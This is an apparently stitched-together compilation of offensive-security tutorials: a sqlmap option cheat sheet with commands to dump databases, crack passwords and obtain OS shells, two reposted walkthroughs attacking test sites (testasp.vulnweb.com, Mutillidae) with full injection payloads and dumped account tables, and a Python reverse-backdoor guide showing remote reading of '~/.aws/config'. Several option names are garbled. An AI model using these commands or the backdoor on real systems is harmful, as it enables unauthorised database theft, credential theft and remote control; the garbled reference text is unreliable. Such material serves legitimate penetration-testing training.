-tmp-dir-TMPDIR	Local directory for storing temporary files
-unstable	Adopt options for unstable connections

Level option values	
This option dictates the volume of tests to perform and the extent of the feedback that they will provide. A higher value implements more extensive checks.	
1	A limited number of tests/requests; GET AND POST parameters will be tested (default)
2	Test cookies
3	Test cookies plus User-Agent/Referer
4	As above plus null values in parameters and other bugs
5	An extensive list of tests with an input file for payloads and boundaries

Techniques	
These options relate to specific attack strategies. They adjust and focus the attack on particular techniques and targets.	
-technique-TECHNIQUE	The SQL injection techniques to use (default "BETUSQ")
-time-sec-TIMESEC	The number of seconds to delay the DBMS response (default 5)
-union-cols-UNIONCOLS	A range of columns to test for UNION query SQL injection
-union-char-UNIONCHAR	A character to use for brute-forcing columns
-union-from-UNIONFROM	The table to use in the FROM part of a UNION query SQL injection
-dns-domain-DNS-DOMAIN	The domain name to use in a DNS exfiltration attack
-second-url-SECOND-URL	Resulting page URL searched for a second-order response
-second-req-SECOND-REQ	Load a second-order HTTP request from the file
-f	Perform an extensive DBMS version fingerprint
-fingerprint	As above

Request	
Add these options to a command to specify how to connect to the target URL.	
-A AGENT	HTTP User-Agent header value
-user-agent-AGENT	As above
-H HEADER	Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
-headers-HEADERS	As above
-method-METHOD	Specify an HTTP method to use, such as POST or PUT
-data-DATA	Data string to be sent through POST (e.g. "id=1")
-param-del-PARAMETER	A character to be used for splitting parameter values (e.g. &, &)
-cookie-COOKIE	HTTP Cookie header value (e.g. "PHPSESSID=ab127c...")
-cookie-del-COOKIE-CHAR	A character to be used for splitting cookie values (e.g. ;)
-live-cookies-LIVE-COOKIES	A file containing live cookies to be used for loading values
-load-cookies-LOAD-COOKIES	As above with cookies in Netscape/Opera format
-drop-set-cookie	Ignore the Set-Cookie header in the response
-mobile	Initiate a smartphone through HTTP User-Agent header
-random-agent	Use a randomly selected HTTP User-Agent header value
-host-HOST	An HTTP Host header value
-referer-REFERER	An HTTP Referer header value
-auth-type-AUTH-TYPE	An HTTP authentication type (Basic, Digest, NTLM or PKI)
-auth-cred-AUTH-CRED	HTTP authentication credentials (name:password)
-auth-file-AUTH-FILE	HTTP authentication PAM cert/private key file
-auth-code-IGNOR-CODE	Ignore (problematic) HTTP error code (e.g. 403)
-ignore-proxy	Ignore system default proxy settings
-ignore-redirection	Ignore redirection attempts
-ignore-timeouts	Ignore connection timeouts
-proxy-PROXY	Use a proxy to connect to the target URL
-proxy-cred-PROXY-LOGIN	Proxy authentication credentials (name: password)
-proxy-file-PROXY-LIST	Load proxy list from a file
-proxy-freq-PROXY-RATE	Number of requests between the change of proxy from a given list
-tor	Use Tor anonymity network
-tor-port-TORPORT	Set the Tor proxy port to be other than the default
-tor-type-TORTYPE	Set the Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
-check-for	Check to see if Tor is used properly
-delay-DELAY	Delay in seconds between each HTTP request
-timeout-TIMEOUT	Seconds to wait before timeout connection (default 30)
-retries-RETRIES	Number of retries upon timeout (default 3)
-randomize-PARAM	Randomly change the value for a given parameter(s)
-safe-url-SAFEURL	URL address to visit frequently during testing
-safe-req-SAFE-POST	POST data to send to a safe URL
-safe-req-SAFE-REQUEST	Load safe HTTP request from a file
-safe-freq-SAFE-FREQ	The number of regular requests between visits to a safe URL
-skip-urlencode	Skip URL encoding of payload data
-csrf-token-CSRF-TOKEN	Parameter used to hold the anti-CSRF token
-csrf-url-CSRF-URL	URL to visit for extraction of anti-CSRF token
-csrf-method-CSRF-METHOD	HTTP method to use during anti-CSRF token page visit
-csrf-headers-CSRF-HEADERS	Number of retries to get the anti-CSRF token (default 10)
-force-ssl	Force usage of SSL/HTTPS
-chunked	Use HTTP chunked transfer encoded (POST) requests
-http	Use HTTP parameter pollution method
-eval-EVALCODE	Evaluate the provided Python code before the request (e.g. "import hashlib;id2=hashlib.md5(id).hexdigest()")

Cheat Sheet Series

Injection	
The following options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts.	
-p TESTPARAMETER	Testable parameter(s)
-skip-SKIP	Skip testing for given parameter(s)
-skip-static	Skip testing parameters that do not appear to be dynamic
-param-exclude-PARAM-EXCLUDE	Response to exclude parameters from testing (e.g. "url")
-param-filter-PARAM-FILTER	Select testable parameter(s) by place (e.g. "POST")
-dbms-DBMS	Force back-end DBMS to provided value
-dbms-cred-DBMS-CREDENTIALS	DBMS authentication credential(s) (user:password)
-os-OS	Force back-end DBMS operating system to the provided value
-invalid-boolean	Use big numbers for invalidating values
-invalid-logical	Use logical operations for invalidating values
-invalid-string	Use random strings for invalidating values
-no-cast	Turn off payload casting mechanism
-no-escape	Turn off string escaping mechanism
-prefix-PREFIX	Injection payload prefix string
-suffix-SUFFIX	Injection payload suffix string
-tamper-TAMPER	Use given script(s) for tampering injection data

Risk option values	
The number given as a parameter to the risk option specifies the extent to which the actions of the tests will expose the attacker. Tests performed in the lowest level will be hardly noticeable to the user, while tests in the higher category can result in mass changes to data.	
1	Quick, unnoticeable tests (default)
2	Tests that involve lengthy, heavy data processing, such as time-based SQL
3	Adds OR-based SQL and possible data manipulation

Operating system access	
These options can be used to access the operating system supporting the DBMS.	
-os-cmds-OSCMD	Execute an operating system command
-os-shell	Prompt for an interactive operating system shell
-os-pwn	Prompt for an OOB shell, Meterpreter or VNC
-os-shelltry	One-click prompt for an OOB shell, Meterpreter or VNC
-os-buf	Stored procedure buffer overflow exploitation
-ptr-etc	Database process user privilege escalation
-tmp-path-TMPPATH	Local path where Metasploit Framework is installed
-tmp-path-TMPPATH	Remote absolute path of temporary files directory

General	
These options provide the opportunity to set general operating parameters.	
-s SESSIONFILE	Load session from a stored (.log) file
-i TRAFFICFILE	Log all HTTP traffic into a text file
-answers-ANSWERS	Set predefined answers (e.g. "yuh=N,yollow=N")
-base64-BASE64PARAMS	Parameter(s) containing Base64 encoded data
-base64-safe	Use URL and filename safe Base64 alphabet (RFC 4648)
-batch	Never ask for user input; use the default behavior
-binary-fields-BINARY-FIELDS	The result fields in binary format (e.g. "digest")
-check-internet	Check the Internet connection before accessing the target
-cleanup	Clean up sqlmap-specific URL and tables from the database
-crawl-CRAWLDEPTH	Crawl the website starting from the target URL
-crawl-exclude-CRAWL-EXCLUDE	Response to exclude pages from crawling (e.g. "login")
-csv-delit-CSVDEL	The delimiter to use in CSV output (default: ";")
-charset-CHARSET	Binary SQL injection charset (e.g. "0123456789abcde")
-dump-format-DUMP-FORMAT	The format of the data dump (CSV (default), HTML or SQLITE)
-encoding-ENCODING	Character encoding to use for data retrieval (e.g. GBK)
-eta	Display the estimated time of arrival for each output
-flush-session	Flush session files for the current target
-forms	Parse and test forms on the target URL
-fresh-queries	Ignore query results stored in the session file
-keep-cookies-KEEP-COOKIE	Use Google doxk results starting from the given page number
-h=HARFILE	Log all HTTP traffic into a HAR file
-hex	Use hex conversion during data retrieval
-output-dir-OUTPUT-DIR	The custom output directory path
-parse-errors	Parse and display DBMS error messages from responses
-preprocess=PREPROCESS	Use the named script(s) for preprocessing (request)
-postprocess=POSTPROCESS	Use the named script(s) for postprocessing (response)
-repair	Remove entries having an unknown character marker (?)
-save-CONFIG	Save options to a configuration file
-scope-SCOPE	Response for filtering targets
-skip-heuristics	Skip heuristic detection of SQL/XSS vulnerabilities
-skip-waf	Skip heuristic detection of WAF/IPS protection
-table-prefix-TABLE-PREFIX	The prefix to use for temporary tables (default: "sqlmap")
-test-filter-TEST-FILTER	Select tests by payloads and titles (e.g. "R0W")
-test-skip-TEST-SKIP	Skip tests by payloads and titles (e.g. "BENCHMARK")
-web-root-WEBROOT	The Web server document root directory (e.g. "/var/www/")

Click on the image above to open the full [sqlmap Cheat Sheet JPG](#) in a new window, or [click here to download the sqlmap Cheat Sheet PDF](#).

Running an SQL injection attack scan with sqlmap

The large number of options available for sqlmap is daunting. There are too many options to comb through in order to work out how to form an SQL injection attack. The best way to acquire the knowledge of how to perform the different types of attacks is to **learn by example**.

To experience how a sqlmap test system proceeds, try the following test run, substituting the URL of your site for the marker <URL>. You need to include the schema on the front of the URL (http or https).

```
$ sqlmap.py -u "<URL>" --batch --banner
```

This command will trigger a run-through of all of the sqlmap procedures, offering you options over the test as it proceeds.

The system will show **the start time** of the test. Each report line includes the time that each test completed.

The sqlmap service will **test the connection** to the Web server and then scan various aspects of the site. These attributes include the site's default character set, a check for the presence of **defense systems**, such as a Web application firewall or intrusion detection systems.

The next phase of the test identifies the DBMS used for the site. It will attempt **a series of attacks** to probe the vulnerability of the site's database. These are:

- A GET input attack – this identifies the susceptibility to Classic SQLI and XSS attacks
- DBMS-specific attacks
- Boolean-based blind SQLI
- The system will ask for a level and a risk value. If these are high enough, it will run a time-based blind SQLI
- An error-based SQLI attack
- A UNION-based SQLI if the level and risk values are high enough
- Stacked queries

In answer to the banner option used in this run, sqlmap completes its run by fetching **the database banner**. Finally, all extracted data with explanations of their meanings are written to a **log file**.

As you can see, without many options given on the command, the sqlmap system will run through a standard series of attacks and will check with the user for decisions over the depth of the test as the test progresses.

A small change in the command will run the same battery of tests but by using a **POST** as a test method instead of a **GET**.

Try the following command:

```
$ sqlmap.py -u "<URL>" --data="id=1" --banner
```

Password cracking with sqlmap

A change of just one word in the first command used for the previous section will give you a range of tests to see whether the **credentials management system** of your database has weaknesses.

Enter the following command:

```
$ sqlmap.py -u "<URL>" --batch --password
```

Again, you need to substitute your site's URL for the <URL> marker.

When you run this command, sqlmap will initiate a series of tests and give you a number of options along the way.

The sqlmap run will try a time-based blind SQLI and then a UNION-based blind attack. It will then give you the option to store password hashes to a file for analysis with another tool and then gives the opportunity for a dictionary-based attack.

The services will try a series of well-known user account names and cycle through a list of often-used passwords against each candidate username. This is called a "**cluster bomb**" attack. The files suite of sqlmap includes a file of payloads for this attack but you can supply your own file instead.

Whenever sqlmap hits a username and password combination, it will display it. All actions for the run are then written to a log file before the program ends its run.

Get a list of databases on your system and their tables

Information is power and hackers first need to know what database instances you have on your system in order to hack into them. You can find out whether this basic information can be easily accessed by **intruders** with the following command:

```
$ sqlmap.py -u "<URL>" --batch --dbs
```

This test will include time-based, error-based, and UNION-based SQL injection attacks. It will then identify the DBMS brand and then list the database names. The information derived during the test run is then written to a log file as the program terminates.

Investigate a little further and get a list of the tables in one of those databases with the following command.

```
$ sqlmap.py -u "<URL>" --batch --tables -D <DATABASE>
```

Enter the name of one of the database instances that you got from the list in the first query of this section.

This test batch includes time-based, error-based, and UNION-based SQL injection attacks. It will then list the names of the tables that are in the specified database instance. This data is written to a log file as the program finishes.

Get **the contents** of one of those tables with the following command:

```
$ sqlmap.py -u "<URL>" --batch --dump -T <TABLE> -D <DATABASE>
```

Substitute the name of one of the tables you discovered for the <TABLE> marker in that command format.

The test will perform a UNION-based SQL injection attack and then query the named table, showing its records on the screen. This information is written to a log file and then the program terminates.

Simple usage

```
sqlmap -u "http://target_server/"
```

Specify target DBMS to MySQL

```
sqlmap -u "http://target_server/" --dbms=mysql
```

Using a proxy

```
sqlmap -u "http://target_server/" --proxy=http://proxy_address:port
```

Specify param1 to exploit

```
sqlmap -u "http://target_server/param1=value1&param2=value2" -p param1
```

Use POST requests

```
sqlmap -u "http://target_server" --data=param1=value1&param2=value2
```

Access with authenticated session

```
sqlmap -u "http://target_server" --data=param1=value1&param2=value2 -p param1  
cookie='my_cookie_value'
```

Basic authentication

```
sqlmap -u "http://target_server" -s-data=param1=value1&param2=value2 -p param1--auth-  
type=basic --auth-cred=username:password
```

Evaluating response strings

```
sqlmap -u "http://target_server/" --string="This string if query is TRUE"
```

```
sqlmap -u "http://target_server/" --not-string="This string if query is FALSE"
```

List databases

```
sqlmap -u "http://target_server/" --dbs
```

List tables of database target_DB

```
sqlmap -u "http://target_server/" -D target_DB --tables
```

Dump table target_Table of database target_DB

```
sqlmap -u "http://target_server/" -D target_DB -T target_Table -dump
```

List columns of table target_Table of database target_DB

```
sqlmap -u "http://target_server/" -D target_DB -T target_Table --columns
```

Scan through TOR

```
sqlmap -u "http://target_server/" --tor --tor-type=SOCKS5
```

Get OS Shell

```
sqlmap -u "http://target_server/" --os-shell
```


SQLMAP Post Request

In the past using [sqlmap](#) to perform POST request based SQL injections has always been hit and miss (more often a miss). However I have recently had to revisit this feature and have found it be to much improved. Both in ease of use and accuracy.

This is a quick step by step guide to getting it work, we are using Burp Proxy (Free Version) to intercept the post request.

To perform the POST request sql injections you will need your own [installation of sqlmap](#). Our [online sql scanner](#) is only configured to test GET request based injections.

1. Browse to target site <http://testasp.vulnweb.com/Login.asp>
2. Configure Burp proxy, point browser Burp (127.0.0.1:8080) with Burp set to intercept in the proxy tab.
3. Click on the submit button on the login form
4. Burp catches the POST request and waits



5. Copy the POST request to a text file, I have called it search-test.txt and placed it in the sqlmap directory
6. Run sqlmap as shown here; the option -r tells sqlmap to read the search-test.txt file to get the information to attack in the POST request. -p is the parameter we are attacking.

```
./sqlmap.py -r search-test.txt -p tfUPass
```

sqlmap/0.9 - automatic SQL injection and database takeover tool

<http://sqlmap.sourceforge.net>

[*] starting at: 13:26:52

[13:26:52] [INFO] parsing HTTP request from 'search-test.txt'

[13:26:52] [WARNING] the testable parameter 'tfUPass' you provided is not into the GET

[13:26:52] [WARNING] the testable parameter 'tfUPass' you provided is not into the Cookie

[13:26:52] [INFO] using '/home/testuser/sqlmap/output/testasp.vulnweb.com/session' as session file

[13:26:52] [INFO] resuming injection data from session file

[13:26:52] [WARNING] there is an injection in POST parameter 'tfUName' but you did not provided it this time

[13:26:52] [INFO] testing connection to the target url

[13:26:53] [INFO] testing if the url is stable, wait a few seconds

[13:26:55] [INFO] url is stable

[13:26:55] [WARNING] heuristic test shows that POST parameter 'tfUPass' might not be injectable

[13:26:55] [INFO] testing sql injection on POST parameter 'tfUPass'

[13:26:55] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[13:27:02] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[13:27:05] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[13:27:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'

[13:27:10] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[13:27:12] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[13:27:14] [INFO] testing 'PostgreSQL > 8.1 stacked queries'

[13:27:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries'

[13:27:30] [INFO] POST parameter 'tfUPass' is 'Microsoft SQL Server/Sybase stacked queries' injectable

[13:27:30] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[13:27:31] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[13:27:31] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'

[13:27:42] [INFO] POST parameter 'tfUPass' is 'Microsoft SQL Server/Sybase time-based blind' injectable

[13:27:42] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'

[13:27:48] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

[13:27:48] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

sqlmap got a 302 redirect to /Search.asp - What target address do you want to use from now on? http://testasp.vulnweb.com:80/Login.asp (default) or provide another target address based also on the redirection got from the application

>

[13:27:58] [INFO] target url appears to be UNION injectable with 2 columns

POST parameter 'tfUPass' is vulnerable. Do you want to keep testing the others? [y/N] N

sqlmap identified the following injection points with a total of 68 HTTP(s) requests:

Place: POST

Parameter: tfUPass

Type: stacked queries

Title: Microsoft SQL Server/Sybase stacked queries

Payload: tfUName=test&tfUPass=test'; WAITFOR DELAY '0:0:5'-- AND 'mPfc'='mPfc

Type: AND/OR time-based blind

Title: Microsoft SQL Server/Sybase time-based blind

Payload: tfUName=test&tfUPass=test' WAITFOR DELAY '0:0:5'-- AND 'wpkc'='wpkc

[13:28:08] [INFO] testing MySQL

[13:28:09] [WARNING] the back-end DBMS is not MySQL

[13:28:09] [INFO] testing Oracle

[13:28:10] [WARNING] the back-end DBMS is not Oracle

[13:28:10] [INFO] testing PostgreSQL

[13:28:10] [WARNING] the back-end DBMS is not PostgreSQL

[13:28:10] [INFO] testing Microsoft SQL Server

[13:28:16] [INFO] confirming Microsoft SQL Server

[13:28:28] [INFO] the back-end DBMS is Microsoft SQL Server

web server operating system: Windows 2003

web application technology: ASP.NET, Microsoft IIS 6.0

back-end DBMS: Microsoft SQL Server 2005

[13:28:28] [WARNING] HTTP error codes detected during testing:

500 (Internal Server Error) - 42 times

[13:28:28] [INFO] Fetched data logged to text files under
'/home/testuser/sqlmap/output/testasp.vulnweb.com'

[*] shutting down at: 13:28:28

<https://hackertarget.com/sqlmap-post-request-injection/>

SQLMap Get Request

SQLMap is a great tool that can automate injections. Here's how to do a simple SQLi with an HTTP GET request.

Going to the “View Blogs” page in Mutillidae, we have a drop down menu of authors. With intercept on in Burpe Suite, we query the request for admin blog.


View Blogs

Select Author and Click to View Blog

admin

View Blog Entries

Burpe Suite gets the request



Which we copy and paste into a new file which I'll call attack.txt. Reading the file confirms the request is there.

```
root@kali:~# cat attack.txt
POST /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: https://192.168.1.22/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=tdva7bv1hblo8lo3iqkur0q934; acopendivids=swingset,jot
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=admin&view-someones-blog-php-submit-button=View+Blog+Entries
```

Running sqlmap via command

```
sqlmap -r attack.txt --dbs
```

to get a list of databases that will show which databases are available. The purpose of taking the GET request and putting it into a file and passing it to sqlmap is to let sqlmap get whatever data it needs from the request instead of us putting it in manually.

A few minutes later sqlmap finishes and we have a list of DBs.

```
available databases [34]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
[*] wraithlogin
[*] yazd
```

From here we can select a DB and then enumerate tables and then dump the data.

We'll pick 'nowasp' for enumerating some tables.

```
sqlmap -r attack.txt -D nowasp --tables
```

```

Database: nowasp
[12 tables]
+-----+
| accounts |
| balloon_tips |
| blogs_table |
| captured_data |
| credit_cards |
| help_texts |
| hitlog |
| level_1_help_include_files |
| page_help |
| page_hints |
| pen_test_tools |
| youtubevideos |
+-----+

```

Next we'll dump the info in the accounts table

sqlmap -r attack.txt -D nowasp -T accounts --dump

```

Database: nowasp
Table: accounts
[24 entries]
+-----+
| cid | username | lastname | is_admin | password | firstname | mysignature |
+-----+
| 1 | admin | Administrator | TRUE | admin | System | g0t r00t? |
| 2 | adrian | Crenshaw | TRUE | somepassword | Adrian | Zombie Films Rock! |
| 3 | john | Pentest | FALSE | monkey | John | I like the smell of confunk |
| 4 | jeremy | Druin | FALSE | password | Jeremy | d1373 1337 speak |
| 5 | bryce | Galbraith | FALSE | password | Bryce | I Love SANS |
| 6 | samurai | WTF | FALSE | samurai | Samurai | Carving fools |
| 7 | jim | Rome | FALSE | password | Jim | Rome is burning |
| 8 | bobby | Hill | FALSE | password | Bobby | Hank is my dad |
| 9 | simba | Lion | FALSE | password | Simba | I am a super-cat |
| 10 | dreveil | Evil | FALSE | password | Dr. | Preparation H |
| 11 | scotty | Evil | FALSE | password | Scotty | Scotty do |
| 12 | cal | Calipari | FALSE | password | John | C-A-T-S Cats Cats Cats |
| 13 | john | Wall | FALSE | password | John | Do the Duggie! |
| 14 | kevin | Johnson | FALSE | 42 | Kevin | Doug Adams rocks |
| 15 | dave | Kennedy | FALSE | set | Dave | Bet on S.E.T. FTW |
| 16 | patches | Pester | FALSE | tortoise | Patches | meow |
| 17 | rocky | Paws | FALSE | stripes | Rocky | treats? |
| 18 | tim | Tomes | FALSE | lanmaster53 | Tim | Because reconnaissance is hard to spell |
| 19 | ABaker | Baker | TRUE | soSecret | Aaron | Muffin tops only |
| 20 | PPan | Pan | FALSE | NotTelling | Peter | Where is Tinker? |
| 21 | CHook | Hook | FALSE | JollyRoger | Captain | Gator-hater |
| 22 | james | Jardine | FALSE | 1<3devs | James | Occupation: Researcher |
| 23 | user | Account | FALSE | user | User | User Account |
| 24 | ed | Skoudis | FALSE | pentest | Ed | Commandline KungFu anyone? |
+-----+

[18:37:18] [INFO] table 'nowasp.accounts' dumped to CSV file '/root/.sqlmap/output/192.168.1.22/dump/nowasp/accounts.csv'
[18:37:18] [INFO] fetched data logged to Text files under '/root/.sqlmap/output/192.168.1.22'

[*] shutting down at 18:37:18

```

<https://hausec.com/web-pentesting-write-ups/mutillidae/sqlinjections/sqlmap-get-requests/>

Backdoor

When it comes to Information Security, even the tiniest looking program could be a time bomb waiting to receive commands from an attacker to initiate a deadly attack on your system. The program could turn out to be a simple [backdoor](#) that initiates a connection to the attackers network waiting to receive commands and also to be able to steal information.

In one sentence, a backdoor is a piece of software that gives someone remote access to a computer, usually without the right permission when installed on the computer. The main purpose of a backdoor is to send and receive data, mostly commands, through a network system to and fro.

The attacker installs an innocent-seeming malicious program that could be a simple software or game. Once the user opens the program, the backdoor code hidden in the program could initiate a connection remotely to the attackers network and run any given commands.

It could also daemonize itself and run in the background process, so it doesn't need you to open the program anymore to initiate a connection.

No matter how security conscious the user is, if someone can trick the user in opening the wrong program, they get to compromise and gain access to the user system remotely.

In this article, we'll be building a simple backdoor program in Python and show how we can use it to exploit the user system.

Note: This is for educational purposes only, do not use against any person for illegal operations.

Getting Started

To get started, you need to have Python installed and running on your computer. Python is a good choice in this project as it is a high-level powerful programming language, and yes, it is easy and fast to implement as well as supported on all operating systems cross platforms.

If you don't have Python installed, you can read this [article](#) on how to install and set it up on your system.

When building a backdoor, there are two components needed:

1. Client: These are the components that will be installed on the victim computer, initiates a connection to the attackers network, accepts commands and sends data to and fro.
2. Server: This is the component that will be installed on the attacker system acting as the entry point listening to the client connection, accepting the connection if it's from the victim, sending commands and receiving data.

To make this work, we'll be using the [Socket](#) module that comes built-in Python. The socket module is used to send data/messages to and fro over a network. In this case, the server will be sending commands (messages), the client receives a message (commands), sends a reply (data) and vice versa.

So we are going to be building two components: client.py and server.py.

Let's see how to build the first component which is the Client component.

Build the Client Component

As explained earlier, the client component is responsible for initiating the connection, then waiting for commands from the attacker's network, running the command and sending back a reply usually output of the command run.

Open the client.py:

Looking at the above code:

1. We imported the modules we'll be using – socket module (initiating our network connection) and subprocess (for running commands in shell)
2. Declared the attackers (our) remote REMOTE_HOST and REMOTE_PORT. You should update the REMOTE_HOST with your IP or localhost – 127.0.0.1. You can get your IP [here](#).
3. Created the socket connection for client and connected it to our REMOTE server
4. Then we added a while loop, that keeps listening and waiting for messages or commands
5. We extracted the message from .recv(1024), decoded it to a string and passed it to the subprocess program responsible for running the command.
6. After running the command, we check for both output and error, then send both along over the network.

To run this:

```
mac@Macs-MBP mybackdoor % python client.py
Connection Initiating...
Connection initiated!
Awaiting commands...
```

Voila! Our client component is ready.

Building the Server Component

The server component is responsible for listening for any incoming connection from the client's component, accepting the connection, sending messages (commands) and receiving data.

Open the server.py:

Looking at the above code:

1. We imported the socket module (for listening and accepting network connection)
2. Declared our HOST and PORT. You should update the HOST with your IP or localhost – 127.0.0.1. You can get your IP [here](#).
3. Created the socket connection, listening to incoming connection and accepting, if any (when the user runs the program).
4. We created a while loop to maintain connection between the client and server components.
5. From here we can then ask the attacker to enter a command, send the command and get a response sent by the client component.

To run this:

```
mac@Macs-MBP mybackdoor % python3 server.py
[+] Server Started
[+] Listening For Client Connection ...
█
```

Voila! Our server component is also ready.

Testing Our Backdoor Program

Once you have successfully created the two components, we now have a simple backdoor software written with Python.

To test this, you will need to run the two components simultaneously and connected to the same HOST and PORT.

Open two terminals or command line and then run each command on each terminal.

Server: python server.py

Client: python client.py

```
mac@Macs-MBP mybackdoor % python3 server.py          mac@Macs-MBP mybackdoor % python3 client.py
[+] Server Started                                     [-] Connection Initiating...
[+] Listening For Client Connection ...                 [-] Connection Initiated!
[+] 127.0.0.1, 37330 Client connected to the server   [-] Waiting commands...
```

If you see outputs like the one in the image above, then both the server and client are connected and waiting to send and receive messages.

The server is ready to send commands while the client is ready to receive commands, run it and send back its output.

Now let's enter this command in the server terminal: echo Hello World:

```
mac@Mac-MBP mybackdoor:~$ python3 server.py
[*] Server Started
[*] Listening for Client Connection ...
[*] 1'127.0.0.1', 57753 Client connected to the server
Enter Command : echo Hello World
[*] Command sent
Output: Hello World
Enter Command :

mac@Mac-MacBook-Pro mybackdoor:~$ python client.py
[*] Connection Initiating...
[*] Connection Initiated!
[*] Receiving commands...
[*] Sending response...
[*] Receiving commands...
```

You should see something like the above image. We sent the command echo Hello World which means it should print out Hello World in the terminal. The client receives this command, runs it and sends back a response that is the output of the command.

Let's try another like: ls -a ~, cat ~/.aws/config

```

Enter Command : ls -a ~
[+] Command sent
Output: .
..
.BT
.CPUUserTextEncoding
.EG_Store
.Trash
.android
.aws
.bash_history
.bash_profile
.bash_sessions
.bashrc
.composer
.config
.cups
.dart
.dartServer
.dbshell
.deno
.eclipse
.emulator_console_auth_token
.flutter
.flutter_settings
.gem
.gemrc
.gitconfig
.gitter
.gradle
.httptrack.ini
.ionic
.itms transporter
.local
.m2
.mongoclient.js
.mysql_history
.netrc
.ngrok
.ngrok2
.node-gyp
.node_repl_history

Enter Command : cat ~/.aws/config
[+] Command sent
Output: [profile eb-cli]
aws_access_key_id = 
aws_secret_access_key = 

```

Protecting Yourself Against Backdoor Attacks

These types of programs are very hard to detect and protect against as they are hidden away from plain sight and control.

There have been a lot of news on how people have been discovering backdoors in different programs for user programs, open source projects and even large software organizations. Backdoors are able to be injected in any kind of programs regardless of the operating system used on.

